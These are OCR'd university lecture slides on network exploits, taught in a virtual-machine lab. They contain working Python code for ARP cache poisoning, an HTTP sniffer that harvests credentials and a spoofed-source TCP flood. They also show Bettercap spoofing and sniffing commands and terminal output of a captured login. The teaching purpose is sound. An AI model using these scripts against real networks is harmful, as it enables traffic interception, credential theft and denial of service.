
3. Network Exploits



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
What you need today

- Kali VM
- Ubuntu VM

- This we do today:
  - ARP spoofing
  - MITM HTTP sniffing
  - DOS attack

Network Exploits

- There are vulnerabilities in network functionalities
- Attackers can exploit these to bypass security solutions
- This section, we will explore some of the basic and common ways of exploiting the network functionalities



Spoofing

- Spoofing is a form of 'lying', to claim that you are someone (or something) else
  - i.e., masquerading
- By spoofing, you can progress into hijacking


- Many types of spoofing attacks
  - IP spoofing
  - MAC spoofing
  - DNS spoofing
  - ARP spoofing
  - Website spoofing
  - Email address spoofing etc…


ARP Spoofing

- ARP was used to discover existing hosts in the network before.
- We can also exploit the ARP to fool the target host – the attacker as the gateway.
- In fact, we are poisoning the target host's ARP table.
- This leads to MITM attack.

ARP Spoofing


- The first figure is the normal usage of the network – each host will talk to the gateway independently.
- The second figure is where the attacker is spoofing the ARP as the gateway.
- Because hosts communicate using MAC addresses, the victim is fooled to believe the attacker host is the gateway.





ARP Spoofing

- Finally, if the rerouting has been configured on the attacker host, the target host (victim) will be fooled to believe the attacker host as the gateway.
- The attacker host can now act as the MITM to carry out other attacks.



ARP Spoofing

◈demo

wget https://github.com/uwacyber/cits3006/raw/2023S2/cits3006-labs/files/arp_spoof.py

Before starting, we want to enable rerouting (IP forwarding):

```
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
sudo iptables —policy FORWARD ACCEPT
```

ARP Spoofing

```
def _enable_linux_iproute():
    """
    Enables IP route ( IP Forward ) in linux-based distro
    """
    file_path = "/proc/sys/net/ipv4/ip_forward"
    with open(file_path) as f:
        if f.read() == 1:
            # already enabled
            return
    with open(file_path, "w") as f:
        print(1, file=f)
```

```
def get_mac(ip):
    """
    Returns MAC address of any device connected to the network
    If ip is down, returns None instead
    """
    ans, _ = srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst=ip), timeout=3, verbose=0)
    if ans:
        return ans[0][1].src
```

ARP Spoofing

```python
def spoof(target_ip, host_ip, verbose=True):
    """
    Spoofs `target_ip` saying that we are `host_ip`.
    it is accomplished by changing the ARP cache of the target (poisoning)
    """
    # get the mac address of the target
    target_mac = get_mac(target_ip)
    # craft the arp 'is-at' operation packet, in other words; an ARP response
    # we don't specify 'hwsrc' (source MAC address)
    # because by default, 'hwsrc' is the real MAC address of the sender (ours)
    arp_response = ARP(pdst=target_ip, hwdst=target_mac, psrc=host_ip, op='is-at')
    # send the packet
    # verbose = 0 means that we send the packet without printing any thing
    send(arp_response, verbose=0)
    if verbose:
        # get the MAC address of the default interface we are using
        self_mac = ARP().hwsrc
        print("[+] Sent to {} : {} is-at {}".format(target_ip, host_ip, self_mac))
```

Target host

```
msfadmin@metasploitable:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.68.1             ether   BE:D0:74:B2:00:64   C                     eth0
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr e6:04:a6:2f:3c:54
          inet addr:192.168.68.4  Bcast:192.168.68.255  Mask:255.255.255.0
          inet6 addr: fd88:639:9984:9be9:e404:a6ff:fe2f:3c54/64 Scope:Global
          inet6 addr: fe80::e404:a6ff:fe2f:3c54/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:200 errors:0 dropped:0 overruns:0 frame:0
          TX packets:138 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:23527 (22.9 KB)  TX bytes:0 (0.0 B)
```

Attacker host

```
┌──(jin㉿kali)-[~/cits3006/lect3]
└─$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.68.1             ether   be:d0:74:b2:00:64   C                     eth0

┌──(jin㉿kali)-[~/cits3006/lect3]
└─$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:bc:2f:68:bf  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.68.3  netmask 255.255.255.0  broadcast 192.168.68.255
        inet6 fe80::b0d2:91ff:fe43:86e5  prefixlen 64  scopeid 0x20<link>
        inet6 fd88:639:9984:9be9:e06:5b9b:a4b3:b944  prefixlen 64  scopeid 0x0<global>
        inet6 fd88:639:9984:9be9:b0d2:91ff:fe43:86e5  prefixlen 64  scopeid 0x0<global>
        ether b2:d2:91:43:86:e5  txqueuelen 1000  (Ethernet)
```

Attack!

```
msfadmin@metasploitable:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.68.1             ether   B2:D2:91:43:86:E5   C                     eth0
192.168.68.3             ether   B2:D2:91:43:86:E5   C                     eth0
msfadmin@metasploitable:~$ _
```

```
┌──(jin㉿kali)-[~/cits3006/lect3]
└─$ sudo python3 arp_spoof.py 192.168.68.1 192.168.68.4
[!] Enabling IP Routing...
[!] IP Routing enabled.
```

Clean up

```
msfadmin@metasploitable:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.68.1             ether   B2:D2:91:43:86:E5   C                     eth0
192.168.68.3             ether   B2:D2:91:43:86:E5   C                     eth0
msfadmin@metasploitable:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.68.1             ether   BE:D0:74:B2:00:64   C                     eth0
192.168.68.3             ether   B2:D2:91:43:86:E5   C                     eth0
msfadmin@metasploitable:~$
```

```
┌──(jin㉿kali)-[~/cits3006/lect3]
└─$ sudo python3 arp_spoof.py 192.168.68.1 192.168.68.4
[!] Enabling IP Routing...
[!] IP Routing enabled.
^C[!] Detected CTRL+C ! restoring the network, please wait...
[+] Sent to 192.168.68.1 : 192.168.68.4 is-at e6:04:a6:2f:3c:54
[+] Sent to 192.168.68.4 : 192.168.68.1 is-at be:d0:74:b2:00:64

┌──(jin㉿kali)-[~/cits3006/lect3]
└─$
```

MITM HTTP Sniffing

- demo

wget https://github.com/uwacyber/cits3006/raw/2023S2/cits3006-labs/files/http_sniff.py

MITM HTTP Sniffing


```
def sniffer(interface):
    scapy.sniff(iface = interface, store = False, prn = process_packet)

def process_packet(packet):
    if packet.haslayer(http.HTTPRequest):
        url = get_url(packet)
        print('[+] HTTP Requests/URL Requested -> {}'.format(url))
        cred = get_credentials(packet)
        if cred:
            print('\n[+] Possible Credential Information -> {}'.format(cred), '\n')

def get_url(packet):
    return (packet[http.HTTPRequest].Host + packet[http.HTTPRequest].Path).decode('utf-8')

keywords = ('username', 'uname', 'user', 'login', 'password', 'pass', 'signin', 'signup', 'name')

def get_credentials(packet):
    if packet.haslayer(scapy.Raw):
        try:
            field_load = packet[scapy.Raw].load.decode('utf-8')
            for keyword in keywords:
                if keyword in field_load:
                    return field_load
        except:
            #had an HTTPS request that couldn't be decoded usint utf-8 so skip it
            pass

interface = get_args()
sniffer(interface)
```

MITM HTTP Sniffing

```
(base) ┌──(jin㉿kali)-[~/cits3006/lect3]
└─$ sudo python3 sniff.py -i eth0
[+] HTTP Requests/URL Requested → testphp.vulnweb.com/

[+] HTTP Requests/URL Requested → testphp.vulnweb.com/

[+] HTTP Requests/URL Requested → testphp.vulnweb.com/style.css

[+] HTTP Requests/URL Requested → testphp.vulnweb.com/style.css

[+] HTTP Requests/URL Requested → testphp.vulnweb.com/images/logo.gif

[+] HTTP Requests/URL Requested → testphp.vulnweb.com/images/logo.gif

[+] HTTP Requests/URL Requested → testphp.vulnweb.com/favicon.ico

[+] HTTP Requests/URL Requested → testphp.vulnweb.com/favicon.ico

[+] HTTP Requests/URL Requested → testphp.vulnweb.com/login.php

[+] HTTP Requests/URL Requested → testphp.vulnweb.com/login.php

[+] HTTP Requests/URL Requested → testphp.vulnweb.com/userinfo.php


[+] Possible Credential Information → uname=test&pass=test11
```

Doing it all using a tool - Bettercap

- You will need to install bettercap if not already installed
  - sudo apt-get install bettercap
- This tool encapsulates some of the network attack tools we just did (plus more).



Bettercap – init

- Command "help" will show modules
- Start with probe to discover hosts.
  - Just like network_scanner!
- Now we know which hosts are reachable

```
Modules

     any.proxy > not running
      api.rest > not running
     arp.spoof > not running
            c2 > not running
       caplets > not running
    dhcp6.spoof > not running
     dns.spoof > not running
  events.stream > running
           hid > not running
    http.proxy > not running
   http.server > not running
   https.proxy > not running
  https.server > not running
   mac.changer > not running
   mdns.server > not running
  mysql.server > not running
     ndp.spoof > not running
     net.probe > not running
     net.recon > not running
     net.sniff > not running
  packet.proxy > not running
      syn.scan > not running
     tcp.proxy > not running
        ticker > not running
            ui > not running
        update > not running
          wifi > not running
           wol > not running

192.168.68.0/24 > 192.168.68.8 »
```

```
192.168.68.0/24 > 192.168.68.8 » net.probe on
[16:53:59] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.68.0/24 > 192.168.68.8 » [16:53:59] [sys.log] [inf] net.probe probing 256 addresses on 192.168.68.0/24
192.168.68.0/24 > 192.168.68.8 » [16:53:59] [endpoint.new] endpoint fe80::e404:a6ff:fe2f:3c54 detected as e6:04:a6:2f:3c:54.
192.168.68.0/24 > 192.168.68.8 » [16:53:59] [endpoint.new] endpoint fe80::f804:6859:db74:13c2 detected as 0a:f2:67:d4:73:c0.
192.168.68.0/24 > 192.168.68.8 » [16:53:59] [endpoint.new] endpoint 192.168.68.5 detected as 92:6a:6d:63:d9:f0.
192.168.68.0/24 > 192.168.68.8 » net.show
```

IP ▲	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.68.8	fe:97:17:5b:ff:f4	eth0		0 B	0 B	16:51:29
192.168.68.1	be:d0:74:b2:00:64	gateway		7.5 kB	3.9 kB	16:51:29
192.168.68.5	**92:6a:6d:63:d9:f0**			240 B	184 B	**16:54:06**
fe80::f804:6859:db74:13c2	**0a:f2:67:d4:73:c0**			0 B	0 B	**16:53:59**
fe80::e404:a6ff:fe2f:3c54	**e6:04:a6:2f:3c:54**			0 B	0 B	**16:53:59**

```
↑ 24 kB / ↓ 63 kB / 1209 pkts

192.168.68.0/24 > 192.168.68.8 »
```

Bettercap – ARP Spoofing

- help arp.spoof will show us the parameters you can set.
- Set it to attack the target VM then launch the attack.

```
192.168.68.0/24 > 192.168.68.8 » help arp.spoof

arp.spoof (not running): Keep spoofing selected hosts on the network.

   arp.spoof on : Start ARP spoofer.
     arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
  arp.spoof off : Stop ARP spoofer.
    arp.ban off : Stop ARP spoofer.

  Parameters

    arp.spoof.fullduplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has AR
P spoofing protections in place this will make the attack fail). (default=false)
      arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections going
 to and coming from the external network. (default=false)
  arp.spoof.skip_restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)
       arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nmap style IP ranges
. (default=<entire subnet>)
     arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)

192.168.68.0/24 > 192.168.68.8 »
```

```
192.168.68.0/24 > 192.168.68.8 » set arp.spoof.fullduplex true
192.168.68.0/24 > 192.168.68.8 » set arp.spoof.internal true
192.168.68.0/24 > 192.168.68.8 » set arp.spoof.targets 192.168.68.5
192.168.68.0/24 > 192.168.68.8 » arp.spoof on
192.168.68.0/24 > 192.168.68.8 » [16:56:14] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing me
chanisms, the attack will fail.
192.168.68.0/24 > 192.168.68.8 » [16:56:14] [sys.log] [war] arp.spoof arp spoofer started targeting 254 possible network neighbours o
f 1 targets.
192.168.68.0/24 > 192.168.68.8 »
```

Bettercap – MITM HTTP Sniffing

- Leave the ARP Spoofing on, then turn on the sniffer.
  - net.sniff on
- Go to testphp.vulnweb.com/login.php and type in username and password.
- You can visit other http sites to observe the log as well.

```
192.168.68.0/24 > 192.168.68.8 » [16:58:30] [net.sniff.http.request] http 192.168.68.5 POST testphp.vulnweb.com/userinfo.php

POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:103.0) Gecko/20100101 Firefox/103.0
Accept-Encoding: gzip, deflate
Content-Length: 40
Origin: http://testphp.vulnweb.com
Referer: http://testphp.vulnweb.com/login.php
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive

uname=myusername&pass=verysecretpassword

192.168.68.0/24 > 192.168.68.8 » [16:58:30] [net.sniff.http.response] http 44.228.249.3:80 302 Found → 192.168.68.5 (14 B text/html;
 charset=UTF-8)
```

Denial of Service

- "an action that **prevents** or **impairs** the authorized use of networks, systems, or applications by *exhausting resources* such as central processing units (CPU), memory, bandwidth, and disk space." – NIST

- Spoofing is often used to make tracing difficult
  - But we have packet tracing using stamps for traceability
- Distributed DoS (DDoS) makes it even harder to pin-point the original source of an attack

Denial of Service

- There are many types of denial of service attack
  - Volume based, protocol, and application layer

Volume (bandwidth)	Protocol	Application
• Exhaust the bandwidth of the target • Flooding (UDP, ICMP and other packet-based etc.)	• Exploits protocol vulnerabilities and misuse • SYN floods, packet fragmentation, Ping-O-Death, Smurf DDoS etc.	• Exploits application layer communication vulnerabilities • HTTP POST, server exploitations (e.g., Apache, Windows etc.)

DoS

- demo

wget https://github.com/uwacyber/cits3006/raw/2023S2/cits3006-labs/files/dos.py

DoS

- Basically using multiple ports from the attacker host's machine to create a connection to the target host's port
  - Set to 443 but can target other ports.

```
def dos(source_IP, target_IP):
  i = 1

  while True:
    for source_port in range(1, 65535):
      IP1 = IP(src = source_IP, dst = target_IP)
      TCP1 = TCP(sport = source_port, dport = 443)
      pkt = IP1 / TCP1
      send(pkt, inter = .001)

      if((i % 100) == 0):
        print ("packets sent ", i)
      i = i + 1
```


DoS

```
┌──(jin㉿kali)-[~/cits3006/lect3]
└─$ sudo python3 dos.py 1.1.1.1 192.168.68.5
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

```
jin@ubuntu2022:~$ ifconfig
enp0s6: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.68.5  netmask 255.255.255.0  broadcast 192.168.68.255
        inet6 fe80::178d:5803:7e3f:67fc  prefixlen 64  scopeid 0x20<link>
        inet6 fd88:639:9984:9be9:e7b8:9ca4:192d:d5e1  prefixlen 64  scopeid 0x0<
global>
        inet6 fd88:639:9984:9be9:155f:872f:106f:136  prefixlen 64  scopeid 0x0<g
lobal>
